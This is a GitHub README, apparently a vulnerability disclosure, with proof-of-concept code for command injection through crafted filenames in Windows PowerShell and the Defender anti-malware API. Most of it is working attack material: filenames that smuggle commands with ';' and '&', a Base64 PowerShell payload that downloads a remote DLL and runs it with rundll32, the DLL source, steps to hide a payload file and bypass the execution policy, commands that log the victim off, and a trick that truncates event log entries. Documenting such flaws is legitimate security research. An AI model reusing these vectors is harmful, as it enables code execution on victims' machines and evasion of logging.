
 hyp3rlinx/pstrojanfile
Unfixed Windows PowerShell Filename Code Execution POC

Windows PowerShell Filename and Defender Anti-Malware API - Code Execution POC
Discovery: John Page (aka hyp3rlinx) 2019 and revisted 2023
Updated Dec 24, 2023
Bypassing single quotes obstacle in PowerShell for code exec and bonus PS Windows Event log fail!
Semicolon and friend "&" operator join forces for arbitrary code exec capabilities.
Run some unwanted malware:
C:\Users\gg\Downloads>powershell get-filehash 'Infected&Malware;.zip' -algorithm md5
OR
Windows defender Anti-malware scan:
powershell Start-MpScan -Scanpath 'C:\Users\gg\Downloads\Infected&Malware;.zip'
Where Malware.exe lives in the same directory, think drive-by download.
Windows Event log fail, PS event ID 403, fails to log the true filename due to truncating:
PS log snippet:
HostApplication=powershell Start-MpScan -Scanpath 'C:\Users\gg\Downloads\Infected
EngineVersion=5.1.19041.3803
Call ping cmd? why not
C:>powershell get-filehash 'powerfail&ping 8.8.8.8&.txt' -algorithm md5
Logoff victim:
C:>powershell Start-MpScan -Scanpath 'virus&logoff&test.zip'
Updated: Dec 7, 2023 added CL and Windows Defender API vector, see below:
Since it still works, I dusted off and made minor improvements:
First reported to Microsoft back in 2019 yet remains unfixed as of the time of this writing.
Remote code execution via a specially crafted filename.
The flaw is due to semicolon ";" we can decode a Base64 command and execute straight from the PS1 filename or just exec commands.
Test;POweRsHeLL -e [BASE64 UTF-16LE PAYLOAD];.ps1
Call commands straight away
"Testing;saps (gc -) PoC;.ps1"
Vectors: double click, drag and drop to PS shortcut
Leverages alternate shorthand PS commands like "saps", "gc" start a process and get-content etc.
Create a trojan PS1 file that will try to download and execute a remote DLL named "1.d"
Python:
from base64 import b64encode
b64encode("saps http[]//127.0.0.1/1.d;sleep -s 2;rundll32 $HOME\Downloads\1.d, 0".encode('UTF-16LE'))
cwBhAHAAcwAgACAAaAB0AHQAcAA6AC8ALwAxADIANwAuADAALgAwAC4AMQAvADEALgBkADsAcwBsAGUAZQBwACAALQBzACAAMgA7AHIAdQBuAGQAbABsADMAMgAgACQASABPAE0ARQBcAEQAbwB3AG4AbABvAGEAZABzAFwAMQAuAGQALAAgADAA
DLL Code:
#include <windows.h>
//gcc -shared -o mydll.dll mydll.c -m32
//hyp3rlinx
void evilo(void){
MessageBox(0,"Filename Remote Code Execution PoC\r\nBy hyp3rlinx","M$ Windows PowerShell",1);
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved){
evilo();
return 0;
}
python -m http.server 80
Double click the trojan PS1 file.
Create a PS1 file with name including saps "start a process" and gc "get-content", this will read commands from hidden file.
"Test;saps (gc -) PoC;.ps1"
Create hidden: attrib +s +h "-"
Double click or drag and drop.
a) PowerShell PS1 files must be set to open with PowerShell as the default program
b) Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
c) User must double-click, run from cmd line or drag and drop the maliciously named PS1 script
https://www.youtube.com/watch?v=-ZJnA70Cf4I
https://github.com/hyp3rlinx/PSTrojanFile/assets/12366009/029d41d2-af58-434d-8d0f-0bf8f01d1c55

Update: Microsoft Defender Anti-Malware PowerShell API - Arbitrary Code Execution.
Microsoft Defender Anti Malware and or PS API's can result in executing arbitrary code. E.g. scan a directory, shortcut .lnk or even non-existent item, may execute unintended code. This vector builds upon my previous advisory and subsequent project PSTrojanFile.
Requirements:
Examples:
powershell Start-MpScan -Scanpath "C:\Users\gg\Downloads;saps Helper;.1.zip"
(Helper.exe lives on Desktop)
Create directory ";saps Test", Test.exe, Test.cmd etc is on same CL path
powershell Add-MpPreference -ControlledFolderAccessAllowedApplications ";saps Test"
Create directory with semicolon, drop PE file named doom.exe in same path.
powershell Set-ProcessMitigation -PolicyFilePath "test;saps doom"
Last but not least:
When grabbing a file hash in PowerShell logs you out :)
c:>powershell get-filehash -algorithm MD5 "Malware;saps logoff.exe"
https://www.youtube.com/watch?v=0Go6yJiRWP8
https://github.com/hyp3rlinx/PSTrojanFile/assets/12366009/b033b9f8-1ea0-4ea3-9fa3-56ea63db5b08






